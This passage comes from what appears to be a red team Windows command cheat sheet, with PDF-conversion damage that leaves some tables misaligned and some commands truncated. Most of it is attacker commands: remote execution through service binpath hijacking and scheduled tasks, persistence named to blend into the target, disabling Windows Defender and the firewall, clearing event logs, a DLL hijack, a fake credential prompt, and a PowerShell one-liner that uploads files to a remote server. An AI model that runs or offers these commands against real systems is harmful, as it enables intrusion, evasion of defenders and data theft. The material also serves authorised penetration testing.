| systeminfo /S <IP_ADDRESS> /U <DOMAIN>\<USERNAME> /P <PASSWORD>                                                                         | Display system information for remote system                             |
| net view \\<IP_ADDRESS> /all                                                                                                            | Display shares of remote computer                                        |
| net use * \\<IP_ADDRESS>\<SHARE_FOLDER> /user:<DOMAIN>\<USERNAME> <PASSWORD>                                                            | Connect to remote filesystem with specified user account                 |
| REG ADD "\\<IP_ADDRESS>\HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "My App" /t REG_SZ /F /D "<FILE_PATH>"                   | Add registry key to remote system                                        |
| xcopy /s \\<IP_ADDRESS>\<SHARE_FOLDER> <LOCAL_DIR>                                                                                      | Copy                                                                     |



|                             |                                                                                                          |
|-----------------------------|----------------------------------------------------------------------------------------------------------|
|                             | remote folder                                                                                            |
| dir \\<IP_ADDRESS>\c\$      | Display system uptime - look for creation date of pagefile.sys. This is the last time the system started |
| tasklist /v /s <IP_ADDRESS> | Display processes (look for AV, logged on users, programs of interest, etc.)                             |
| dir \\<IP_ADDRESS>\c\$      | Display system architecture<br>- Presence of "Program Files (x86)" means 64-bit system                   |

---

## DATA MINING WINDOWS

---

*This section details useful techniques pertaining to data mining files and documents from Windows computers. This section covers finding files of interest, compression, various tree techniques, and more.*

| FILE INFO & SEARCHING                                                                                                                                                           |                                                                                         |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------|
| dir /a /s /b C:\*pdf*                                                                                                                                                           | Search for all PDFs                                                                     |
| findstr /SI password *.txt                                                                                                                                                      | Search current and subdirectories for .txt files for case insensitive string "password" |
| type <FILE_PATH>                                                                                                                                                                | Display file contents                                                                   |
| find /I "<STRING_TO_SEARCH>" <FILE_PATH>                                                                                                                                        | Display all lines in a file that match case insensitive <STRING>                        |
| type <FILE_PATH>   find /c /v ""                                                                                                                                                | Display line count for a file                                                           |
| dir C:\Users\<br><USERNAME>\AppData\Roaming\Microsoft\Windows\Recent<br>#Then run the following command on the .lnk:<br>type <FILE_PATH><br>#Look for full file path in output) | Enumerate recently opened files                                                         |

# TREE FILESYSTEM TO SEARCHABLE FILE

Three separate options to “tree” a filesystem to file on a host, compress it, download it, and then extract it for analysis.

```
tree.com /F /A \\<IP_ADDRESS>\  
          <FILE_PATH> >  
c:\windows\temp\silverlight1.log
```

Enumerate  
entire  
folder  
structure  
(and child  
folders) to  
file using  
tree.com

```
dir /s /a \\<IP_ADDRESS>\<FILE_PATH> >  
c:\windows\temp\silverlight1.log
```

Enumerate  
entire  
folder  
structure  
to file  
using “dir  
/s”

```
forfiles /S /C "cmd /c echo @path" /p  
          <FILE_PATH> >  
c:\windows\temp\silverlight1.log
```

Enumerate  
entire  
folder  
structure  
to file  
using  
forfiles  
(Does not  
work with  
UNC  
paths)

```
makecab c:\windows\temp\silverlight1.log  
c:\windows\temp\silverlight_compressed.zip
```

Compress  
file and  
download

|                                                                                                                          |                    |
|--------------------------------------------------------------------------------------------------------------------------|--------------------|
|                                                                                                                          | from<br>target     |
| expand c:\users\administrator\desktop\<br>silverlight_compressed.zip<br>c:\users\administrator\desktop\extractedFile.txt | Extract<br>results |

## USING VOLUME SHADOW SERVICE (VSS)

|                                                                           |                                                                                                                                                                  |
|---------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| vssadmin list shadows                                                     | Enumerate saved volume shadow files                                                                                                                              |
| <i>* If any copies already exist then skip creation command</i>           |                                                                                                                                                                  |
| wmic shadowcopy call create Volume=c:\                                    | Create Shadow file of c:\ (Replace with desired drive letter)                                                                                                    |
| vssadmin list shadows                                                     | Enumerated saved volume shadow files (should see newly created shadow). Note the \\? \GLOBALROOT location                                                        |
| mklink /D C:\restore \\?<br>\GLOBALROOT\Device\HarddiskVolumeShadowCopy6\ | Create an OS link to created shadow file (Note the trailing backslash at the end of the path).<br><br>The target link name (restore in this case) must not exist |
| Copy, exfil, interact with shadow                                         |                                                                                                                                                                  |
| rmdir c:\restore                                                          | Remove link<br><br><b>*Windows “del” will remove</b>                                                                                                             |

|  |                           |
|--|---------------------------|
|  | <b>actual files!</b><br>* |
|--|---------------------------|

---

## REMOTE EXECUTION

---

*This section details important and useful commands that can be used to execute payloads on remote systems. Proper administrative credentials must be held to run many of the commands listed below.*

### SC.EXE REMOTE EXECUTION

*Upload binary to remote machine, modify existing service to point at that binary, start the service, and re-configure the service binpath back to its original value. VSS is a service that works great for this technique, but other services can work if they meet the requirements listed in the right column below.*

|                                                                                            |                                                                 |
|--------------------------------------------------------------------------------------------|-----------------------------------------------------------------|
| <code>sc \\<b>&lt;IP_ADDRESS&gt;</b> qc vss</code>                                         | Ensure service runs as LocalSystem and log original binary path |
| <code>sc \\<b>&lt;IP_ADDRESS&gt;</b> query vss</code>                                      | Ensure service is currently off                                 |
| <code>sc \\<b>&lt;IP_ADDRESS&gt;</b> config vss binpath= "<b>&lt;FILE_PATH&gt;</b>"</code> | Set remote machine binpath to uploaded binary                   |
| <code>sc \\<b>&lt;IP_ADDRESS&gt;</b> qc vss</code>                                         | Ensure remote machine service binpath was set correctly         |
| <code>sc \\<b>&lt;IP_ADDRESS&gt;</b> start vss</code>                                      | Start service on remote machine                                 |
| <code>sc \\<b>&lt;IP_ADDRESS&gt;</b> stop vss</code>                                       | Ensure service is off before setting binpath back to original   |
| <code>sc \\<b>&lt;IP_ADDRESS&gt;</b> config vss binpath= "<b>&lt;FILE_PATH&gt;</b>"</code> | Set remote machine service binpath back to original             |
| <code>sc \\<b>&lt;IP_ADDRESS&gt;</b> qc vss</code>                                         | Ensure remote machine service binpath was set back correctly    |

### MMC COM OBJECT

*Upload binary to remote machine system folder and execute via MMC COM execution. Set proper remote IP and uploaded binary path in the command below and execute via powershell. FILEPATH = full path to target executable to start.*

*Note: Only works against Windows Server Targets*

```
powershell -ep bypass -nop -Command  
([activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application", "<IP_ADDRESS>"),  
Document.ActiveView.ExecuteShellCommand("<FILE_PATH>", $null, $null, "7"))
```

## REMOTE SHTASKS EXECUTION

*Upload binary to remote machine, create scheduled task pointing at that binary, run task, and delete task. Can change "OfficeUpdater" to any task name that blends into target system.*

|                                                                                                                        |                    |
|------------------------------------------------------------------------------------------------------------------------|--------------------|
| schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR <b>&lt;FILE_PATH&gt;</b> /s <b>&lt;IP_ADDRESS&gt;</b> | Add task           |
| schtasks /query /tn OfficeUpdater /fo list /v /s <b>&lt;IP_ADDRESS&gt;</b>                                             | Query task verbose |
| schtasks /run /tn OfficeUpdater /s <b>&lt;IP_ADDRESS&gt;</b>                                                           | Run task           |
| schtasks /delete /tn OfficeUpdater /f /s <b>&lt;IP_ADDRESS&gt;</b>                                                     | Delete task        |



---

# WINDOWS ACTIVE DIRECTORY


---

Microsoft Windows Active Directory is a service that combines large groups of computing resources into one centralized hierarchical system. This system is comprised of user accounts, computers, objects, active directory forests, and more. Centralized authentication makes administration and expansion of computing resources much easier.

## Active Directory Forest (AD Forest)

An Active Directory forest is a collection of parent/child domains and is used to share authentication between domains, while keeping those domain objects (computers, users, etc.) isolated.

If an organization called Corp has a Chicago and San Diego office, they may choose to create a forest made up of a parent domain, and two child domains.



## **Common Active Directory Object Types**

**Computer:** Represents a workstation or server in a domain.  
**Present users or individuals in a domain.**

**Organizational Unit (OU):** This type of object is a “container” that can include other objects. This can be useful if a company wants to further containerize objects such as putting all accounting users and computers into an OU called “accounting”.

## **Active Directory Exploitation Checklist**

- Windows hashes are NOT salted. Password re-use is very common for users that have multiple user accounts in different domains.
- Domain Service account passwords may not be changed often.
- Certain “Enterprise Admin” accounts may be used to traverse forest domains.
- Domains should utilize separation of privilege. Workstation Admins administer workstations, SQL Admins administer SQL Servers, etc.

---

# DOMAIN AND USER ENUMERATION

---

*This section details important and useful domain enumeration commands. These commands can display computers, users, groups, etc.*

## DOMAIN ENUMERATION WITH NET.EXE

*Net.exe will NOT list groups in groups. Refer to DSQuery section to enumerate groups in groups.*

|                                                |                                                                                 |
|------------------------------------------------|---------------------------------------------------------------------------------|
| net localgroup administrators                  | List accounts with administrative access to the current machine                 |
| net localgroup administrators /domain          | List accounts and groups with administrative access to the domain controller    |
| net view /domain                               | Display hosts currently visible on the network                                  |
| net user /domain                               | Display all users in current domain                                             |
| net user <b>&lt;USERNAME&gt;</b> /domain       | Display user information for domain user account (status, policy, groups, etc.) |
| net accounts /domain                           | Display domain account policies                                                 |
| net group /domain                              | Display domain groups                                                           |
| net group " <b>&lt;GROUPNAME&gt;</b> " /domain | Display users in a domain group                                                 |
| net group "Domain Controllers" /domain         | Display domain controllers in the current domain                                |
| net group "Domain                              | Display all computer                                                            |

|                                                                      |                              |
|----------------------------------------------------------------------|------------------------------|
| Computers" /domain                                                   | hostnames for current domain |
| net user <b>&lt;USERNAME&gt;</b> /ACTIVE:YES /domain                 | Unlock domain user account   |
| net user <b>&lt;USERNAME&gt;</b> " <b>&lt;PASSWORD&gt;</b> " /domain | Change domain user password  |

# DOMAIN ENUMERATION WITH DSQUERY

All DSQuery commands must be run from a machine that has dsquery.exe on disk (commonly Windows Server) and most of the commands DO NOT require administrative privileges.

|                                                                                                        |                                                 |
|--------------------------------------------------------------------------------------------------------|-------------------------------------------------|
| dsquery * -filter "(& (objectclass=user) (admincount=1))" -attr samaccountname name                    | Display administrative users                    |
| dsquery * -filter "((objectclass=user))" -attr name samaccountname > <b>&lt;OUTPUT_PATH&gt;</b>        | Output dsquery results to disk                  |
| makecab <b>&lt;INPUT_PATH&gt;</b> <b>&lt;OUTPUT_PATH&gt;</b>                                           | Compress dsquery results                        |
| expand <b>&lt;INPUT_PATH&gt;</b> <b>&lt;OUTPUT_PATH&gt;</b>                                            | Extract dsquery results                         |
| dsquery * -filter "(objectclass=organizationalUnit)" -attr name distinguishedName description -limit 0 | Display Active Directory OUs                    |
| dsquery * -filter "(operatingsystem=*10*)" -attr name operatingsystem dnshostname -limit 0             | Display computers filtering on operating system |
| dsquery * -filter "(name=*DC*)" -attr name operatingsystem dnshostname -limit 0                        | Display all computers with a pattern in the     |

|                                                                                                       | hostname<br>(*DC*)                                                                                         |
|-------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------|
| <pre>dsquery * -filter "(name=*smith*)" -attr name<br/>samaccountname description -<br/>limit 0</pre> | Display all Active Directory objects with a pattern SMITH in the hostname. Great for finding user objects! |

## DOMAIN ENUMERATION WITH DSQUERY CONT

|                                                                                                                                              |                                                                                                                                                                                                     |
|----------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>dsquery * -filter "(&amp; (objectclass=user)(lastlogon&gt; &lt;<b>EPOCH_TIME</b>&gt;))" -attr samaccountname name</pre>                 | <p>Filter on EPOCH time<br/>(password last<br/>changed, last login,<br/>etc.)</p> <p>1 with 12 0's is a day<br/>in epoch<br/>(10000000000000).<br/>Add or subtract to<br/>adjust dsquery filter</p> |
| <pre>dsquery * -filter " (objectclass=trusteddomain)" - attr flatname trustdirection</pre>                                                   | <p>Display trusts<br/>associated with<br/>current domain</p>                                                                                                                                        |
| <pre>dsquery * -filter " (operatingsystem=*server*)" - attr name operatingsystem description dnshostname -d &lt;<b>DOMAIN_FQDN</b>&gt;</pre> | <p>Display active<br/>directory objects in a<br/>remote domain<br/>(useful if trust exists)</p>                                                                                                     |
| <pre>dsquery * -filter " (objectclass=computer)" -attr name dnshostname operatingsystem description - limit 0</pre>                          | <p>Display computers<br/>with helpful<br/>attributes</p>                                                                                                                                            |
| <pre>dsquery * -filter " (objectclass=user)" -attr name samaccountname lastlogon memberof description -limit 0</pre>                         | <p>Display users with<br/>helpful attributes</p>                                                                                                                                                    |
| <pre>dsquery * -filter " (objectclass=group)" -attr name samaccountname member description -limit 0</pre>                                    | <p>Display groups with<br/>helpful attributes</p>                                                                                                                                                   |
| <pre>dsquery * -filter "</pre>                                                                                                               | <p>Display every Active</p>                                                                                                                                                                         |



|                                                                                  |                                                                                |
|----------------------------------------------------------------------------------|--------------------------------------------------------------------------------|
| (name=*admin*)" -attr name<br>samaccountname description<br>objectclass -limit 0 | Directory object with<br>admin in the name                                     |
| w32tm /ntte <b>&lt;EPOCH_TIME&gt;</b>                                            | Convert NT epoch<br>time<br>(lastLogonTimestamp<br>time format) to<br>readable |

## FINDING USER SYSTEM IN A WINDOWS DOMAIN

|                                                                                                                                                      |                                                                                                                                                                                                                                                                                                  |
|------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>wevtutil qe security /rd:true /f:text /q:"*[System/EventID=4624] and * [EventData/Data[@Name='TargetUserName']='&lt;USERNAME&gt;']" /c:20</pre> | <p>Query EventLogs for user logins looking for system that was logged into.</p> <p>May need to be run from all DCs in domain to locate proper event log.</p> <p>Is case sensitive.</p> <p>Can be run remotely with credentials with the following argument:</p> <p>/r:&lt;IP_ADDRESS&gt;&gt;</p> |
| <pre>dsquery * -filter "(description=*&lt;USER_LAST_NAME&gt;*)" -attr name samaccountname description</pre>                                          | <p>Utilize dsquery to search for user's last name in description (searches all AD objects).</p> <p>Occasionally user workstation information could be stored in Active Directory objects or description</p>                                                                                      |
| <pre>net session</pre>                                                                                                                               | <p>Connect to any server (likely a file server) that could have active user home directories mapped</p>                                                                                                                                                                                          |

---

# WINDOWS [Re]CONFIGURATION

---

*This section covers re-configuration of Windows which can be used to further a potential red team assessment. A few examples include enabling remote desktop protocol, adding firewall rules, or creating accounts.*

## REMOTE DESKTOP PROTOCOL (RDP) CONFIGURATION

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |               |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------|
| <pre>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v SecurityLayer /t REG_DWORD /d 0 /f reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f netsh advfirewall firewall set rule group="remote desktop" new enable=yes</pre> | Enable<br>RDP |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------|

|                                                                                                                                                            |                                                                                                         |
|------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------|
| sc start TermService                                                                                                                                       |                                                                                                         |
| <pre>reg add "\\ &lt;IP_ADDRESS&gt;\HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v SecurityLayer /t REG_DWORD /d 0 /f</pre> | Optional:<br>Can<br>execute<br>technique<br>remotely<br>by<br>interacting<br>with<br>remote<br>registry |
| <pre>reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 443 /f</pre>                        | Change<br>RDP<br>Listening<br>Port<br>Number<br>(Need to<br>restart<br>RDP<br>Service)                  |

## MISC [RE]CONFIGURATION

|                                                                                                                                                                                                                    |                                                                          |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------|
| rundll32 user32.dll,LockWorkStation                                                                                                                                                                                | Lock workstation                                                         |
| netsh advfirewall set currentprofile state off<br>netsh advfirewall set allprofiles state off                                                                                                                      | Disable Windows firewall                                                 |
| netsh interface portproxy add v4tov4 listenport=3000 listenaddress=1.1.1.1 connectport=4000 connectaddress=2.2.2.2<br><br>#Remove<br>netsh interface portproxy delete v4tov4 listenport=3000 listenaddress=1.1.1.1 | Native Windows port forwarding (must be admin)                           |
| reg add HKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t REG_DWORD /d 0 /f                                                                                                                         | Re-enable command prompt                                                 |
| wmic product get name /value<br>wmic product where name="XXX" call uninstall /nointeractive                                                                                                                        | List software names and uninstall software                               |
| reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters" /v IPEnableRouter /t REG_DWORD /d 1 /f                                                                                             | Turn on Internet forwarding                                              |
| net share sharename= <SHARE_FOLDER> /GRANT:everyone,FULL<br><br>icacls <FILE_PATH> /grant Everyone:(F) /T                                                                                                          | Share a folder with full permissions to everyone                         |
| net user <USERNAME> <PASSWORD> /ADD<br><br>net localgroup "Administrators" <USERNAME> /ADD                                                                                                                         | Add a local user and place in the local administrators group             |
| wusa /uninstall /kb:4516059 /quiet                                                                                                                                                                                 | Uninstall patch                                                          |
| del <FILE_PATH> *.* /S /Q /F                                                                                                                                                                                       | Forcibly delete all files from specific directory and all subdirectories |

## DISABLE WINDOWS DEFENDER

|                                                                                |                                                             |
|--------------------------------------------------------------------------------|-------------------------------------------------------------|
| sc config WinDefend start= disabled                                            | Disable service                                             |
| sc stop WinDefend                                                              | Stop service                                                |
| Set-MpPreference -<br>DisableRealtimeMon<br>itoring \$true                     | PowerShell<br>command to<br>disable real time<br>monitoring |
| "%ProgramFiles%\Windows Defe<br>nder\MpCmdRun.exe" -RemoveDefi<br>nitions -All | PowerShell<br>command to<br>remove virus<br>definitions     |

# WINDOWS EVENT VIEWER MANIPULATION

|                                                                                                                                                                                                                                                               |                                                                         |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------|
| wevtutil cl Application /bu:<br><b>&lt;FILE_PATH&gt;.evtx</b>                                                                                                                                                                                                 | Backup the<br>Application log<br>and then clear all<br>events           |
| wevtutil qe Application /c:20 /rd:true<br>/f:text                                                                                                                                                                                                             | Display the 20<br>most recent<br>events from the<br>application log     |
| wevtutil qe security /q:"*[<br>System[(EventID=4624)]]" /c:100<br>/rd:true                                                                                                                                                                                    | Display the last<br>100 logon events                                    |
| date = (Get-Date).AddHours(-24); Get-<br>WinEvent -FilterHashTable @{<br>logname = "Security"; STARTTIME =<br>\$date; ID = 4624}                                                                                                                              | Display all logon<br>events during the<br>last 24 hours<br>(PowerShell) |
| Get-EventLog -list<br><br>Clear-EventLog -LogName Application,<br>Security                                                                                                                                                                                    | Clear Security &<br>Application event<br>log (PowerShell)               |
| Prefetch Location:<br>%SYSTEMROOT%\Prefetch<br><br>Prefetch filename structure:<br><APPLICATION_NAME>-<8 CHAR HASH<br>OF LOCATION><br><br>Additional meta data:<br>-executable name (up to 29 chars)<br>-number of times the application has<br>been executed | Prefetch [11]                                                           |

|                                        |  |
|----------------------------------------|--|
| <b>-volume related<br/>information</b> |  |
|----------------------------------------|--|

-files and directories used during  
application start-up

***More info at:***

***[https://forensicswiki.xyz/wiki/index.php?  
title=Windows\\_Prefetch\\_File\\_Format](https://forensicswiki.xyz/wiki/index.php?title=Windows_Prefetch_File_Format)***



---

# USER LEVEL PERSISTENCE

---

*This section details important and useful user level persistence techniques. Since they are “user level” they do not require any administrative privileges and most of them execute on user log in.*

## SCHEDULED TASK USER PERSISTENCE

*Upload binary and add scheduled task pointing at that uploaded binary. Can change OfficeUpdater to a task name that blends into target system.*

|                                                                                        |                                                   |
|----------------------------------------------------------------------------------------|---------------------------------------------------|
| schtasks /Create /F /SC DAILY /ST 09:00 /TN OfficeUpdater /TR <b>&lt;FILE_PATH&gt;</b> | Add user level task that executes at 9:00AM daily |
| schtasks /query /tn OfficeUpdater /fo list /v                                          | Query task in verbose mode                        |
| schtasks /delete /tn OfficeUpdater /f                                                  | Delete task                                       |

## RUN KEY USER PERSISTENCE

*Upload binary and add run key value pointing at uploaded binary. Can change OfficeUpdater to run key value that blends into target system.*

|                                                                                                                                |            |
|--------------------------------------------------------------------------------------------------------------------------------|------------|
| reg ADD<br>HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run<br>/V OfficeUpdater /t REG_SZ /F /D " <b>&lt;FILE_PATH&gt;</b> " | Add key    |
| reg query<br>HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                                                | Query key  |
| reg delete<br>HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run<br>/V OfficeUpdater                                           | Delete key |

## STARTUP DIRECTORIES

*Upload binary to a specific "startup" folder. All files in this folder are executed on user login.*

|                                                                                                                                                                                                                               |                                                    |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------|
| <p>All users:<br/> %SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup</p> <p>Specific users:<br/> %SystemDrive%\Users\&lt;USERNAME&gt;\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup</p> | <p>Windows NT 6.1, 6.0, Windows 10, Windows 11</p> |
| %SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup                                                                                                                                                    | Windows NT 5.2, 5.1, 5.0                           |
| %SystemDrive%\wmiOWS\Start Menu\Programs\Startup                                                                                                                                                                              | Windows 9x                                         |
| %SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup                                                                                                                                                            | Windows NT 4.0, 3.51, 3.50                         |

## AT.EXE SCHEDULE (WINXP)

|                             |               |
|-----------------------------|---------------|
| at HH:MM <FILE_PATH> [ARGS] | Schedule task |
| at <TASK_ID> /delete        | Delete task   |

## POISONING EXISTING SCRIPTS

Enumerate all user persistence methods discussed in this section looking for existing persistence that has been created via script files such as .bat, .ps1, etc. If those are modifiable by a basic user, modify them to launch a malicious uploaded payload. Just beware, if the script is on a file server it could be executed by many users.

---

# SYSTEM LEVEL PERSISTENCE

---

*This section details important and useful SYSTEM level persistence techniques. Since they are "SYSTEM" they will require administrative privileges and most of them execute during system startup.*

## SCHTASKS ON BOOT

*Upload binary to system folder and create scheduled task pointing at that binary for execution. Can change OfficeUpdater to a different task name that blends into target system.*

|                                                                                                 |                                                     |
|-------------------------------------------------------------------------------------------------|-----------------------------------------------------|
| <code>schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR &lt;FILE_PATH&gt;</code> | Add task                                            |
| <code>schtasks /query /tn OfficeUpdater /fo list /v</code>                                      | Query task in verbose mode                          |
| <code>schtasks /delete /tn OfficeUpdater /f</code>                                              | Delete task                                         |
| <code>schtasks /run /tn OfficeUpdater</code>                                                    | Run Task Manually                                   |
| <code>schtasks /create /tn OfficeUpdater /xml &lt;FILE_PATH&gt;.xml /f</code>                   | Optional: Can call schtasks to import a task as XML |

## SERVICE CREATION

*Upload binary to folder and create service pointing at that binary. Can change the service description and display name to blend into the target system.*

|                                                                                                                                  |                                                                                |
|----------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------|
| <code>sc create &lt;SERVICE_NAME&gt; binpath= "&lt;FILE_PATH&gt;" start= auto displayname= "Windows Update Proxy Service"</code> | Add service (Change displayname to a name that blends in with your executable) |
| <code>sc description &lt;SERVICE_NAME&gt;</code>                                                                                 | Assign description to                                                          |

|                                                                             |                                                                                              |
|-----------------------------------------------------------------------------|----------------------------------------------------------------------------------------------|
| "This service ensures Windows Update works correctly in proxy environments" | service (Change description to a phrase that blends in with your service information)        |
| sc qc <b>&lt;SERVICE_NAME&gt;</b>                                           | Query Service config                                                                         |
| sc query <b>&lt;SERVICE_NAME&gt;</b>                                        | Query service status                                                                         |
| sc qdescription<br><b>&lt;SERVICE_NAME&gt;</b>                              | Query service description                                                                    |
| sc delete <b>&lt;SERVICE_NAME&gt;</b>                                       | Delete service                                                                               |
| sc \\< <b>IP_ADDRESS</b> > qc<br><b>&lt;SERVICE_NAME&gt;</b>                | OPTIONAL: Can execute sc.exe commands remotely by referencing the remote system after sc.exe |

## WINDOWS 10 .DLL HIJACK (WPTSEXTENSIONS)

*Upload malicious.dll named WptsExtensions.dll (works with default Cobalt Strike .dll) anywhere in system path, reboot machine, and the schedule service will load the malicious WptsExtensions.dll*

|                                                                                             |                            |
|---------------------------------------------------------------------------------------------|----------------------------|
| reg query<br>"HKLM\SYSTEM\CurrentControlSet\Control\Session<br>Manager\Environment" /v PATH | List<br>folders<br>in PATH |
| Upload malicious.dll named "WptsExtensions.dll" to folder<br>in PATH                        |                            |
| Reboot target computer (Schedule service will load<br>WptsExtensions.dll on startup)        |                            |
| Remove uploaded WptsExtensions.dll to remove<br>persistence                                 |                            |

***Note: Many .dll hijacks exist on Windows systems and a simple Google search should list all the vulnerable filenames, services, and even contain examples of how to execute a given .dll hijack technique on a system.***

---

# WINDOWS SCRIPTING

---

*This section details various PowerShell and Batch script examples. Some of these examples enumerate system information, cause system effects, or aid with the discovery of sensitive information.*

## POWERSHELL SCRIPTING

| POWERSHELL BASICS                         |                                                 |
|-------------------------------------------|-------------------------------------------------|
| Stop-Transcript                           | Stops recording                                 |
| Get-Content < <b>FILE_PATH</b> >          | Displays file contents                          |
| Get-Help < <b>COMMAND</b> > -Examples     | Shows examples of <command>                     |
| Get-Command *< <b>STRING_TO_SEARCH</b> >* | Searches for command string                     |
| Get-Service                               | Displays services (stop-service, start-service) |
| Get-WmiObject -Class win32_service        | Displays services, but takes                    |

|                                           |                                        |
|-------------------------------------------|----------------------------------------|
|                                           | alternate credentials                  |
| \$psVersionTable                          | Display PowerShell version             |
| powershell -version 2.0                   | Run PowerShell 2.0 from 3.0            |
| Get-Service   measure-object              | Returns # of services                  |
| get-psdrive                               | Displays drives in the current session |
| Get-Process   select -expandproperty name | Returns only process names             |
| get-help * -parameter credential          | Cmdlets that take creds                |
| get-wmiobject -list *network              | Available WMI network commands         |
| [Net.DNS]::GetHostEntry("<IP_ADDRESS>")   | DNS Lookup                             |

## POWERSHELL ONELINERS

```
powershell -ep bypass -nop -File <FILE_PATH>
```

```
$ports=(<PORT>,<PORT>,<PORT>);$ip="<IP_ADDRESS>";foreach ($port in $ports){try{$socket=New-object System.Net.Sockets.TCPClient($ip,$port);}catch{}};if ($socket -ne $null){echo $ip:"$port" - Closed;}$socket = $null;}
```

```
$ping = New-Object System.Net.NetworkInformation.Ping;$ping.Send("<IP_ADDRESS>")
```

```
powershell -WindowStyle Hidden -ExecutionPolicy Bypass $Host.UI.PromptForCredential "<WINDOW_TITLE>","<MESSAGE>","<USERNAME>","<DOMAIN>")
```

```
powershell -Command "do {if ((Get-Date -format YYYYMMDD-HHMM) -match '202208(0[8-9]|1[0-7])[0-5][0-9]'){Start-Process -WindowStyle Hidden "<FILE_PATH>";Start-Sleep -s 14400}}while(1)"
```

```
$password = convertto-securestring -string "<PASSWORD>" -asplaintext -force; $pp = new-object System.Management.Automation.PSCredential -argumentlist "<DOMAIN>","<USERNAME>",$pw; Start-Process powershell -Credential $pp -ArgumentList '-noprofile -c "<FILE_PATH>" &{Start-Process <FILE_PATH> -verb runas}'
```



## POWERSHELL ONELINERS CONT

```
Send-MailMessage -to "<EMAIL>" -from "<EMAIL>" -subject "<SUBJECT>" -a  
<FILE_ATTACHEMENT>" -body "<BODY>" -SmtpServer "<IP_ADDRESS>" -Port "<P  
Credential "<PS_CRED_OBJECT>" -UseSsl
```

```
powershell -noprofile -noninteractive -Command 'Invoke-WebRequest -Uri "https://<URL  
<FILE_PATH>"
```

Script will send a file (\$filepath) via http to server (\$server) via POST request. Must have a listener listening on port designated in the \$server

```
powershell -noprofile -noninteractive -command  
'[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true  
$server=""http://<URL>""; $filepath=""<FILE_PATH>""; $http = new-object  
System.Net.WebClient; $response = $http.UploadFile($server,$filepath);'
```

```
Get-WmiObject -class win32_operatingsystem | select -property * | export-csv <FILE_PATH>
```

```
Get-Service | where {$_.status -eq "Running"}
```

```
[System.Net.NetworkInformation.IPGlobalProperties]::GetIPGlobalProperties().GetActiveTcpConnections
```

```
New-PSDrive -Persist -PSProvider FileSystem -Root \\<IP_ADDRESS>\<SHARE_FOLDER>
```

```
Get-ChildItem -Path <FILE_PATH> -Force -Recurse -Filter *.log -ErrorAction SilentlyContinue  
{$_ .LastWriteTime -gt "2012-08-20"}
```

```
Powershell -Command 'Enable-PSRemoting -Force'
```

## WINDOWS BATCH SCRIPTING

### BATCH SCRIPTS

*If executing script from a batch file, variables must be preceded with % (for a total of 2 %'s).*

|                                                                                                                                                                                                                        |                                     |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------|
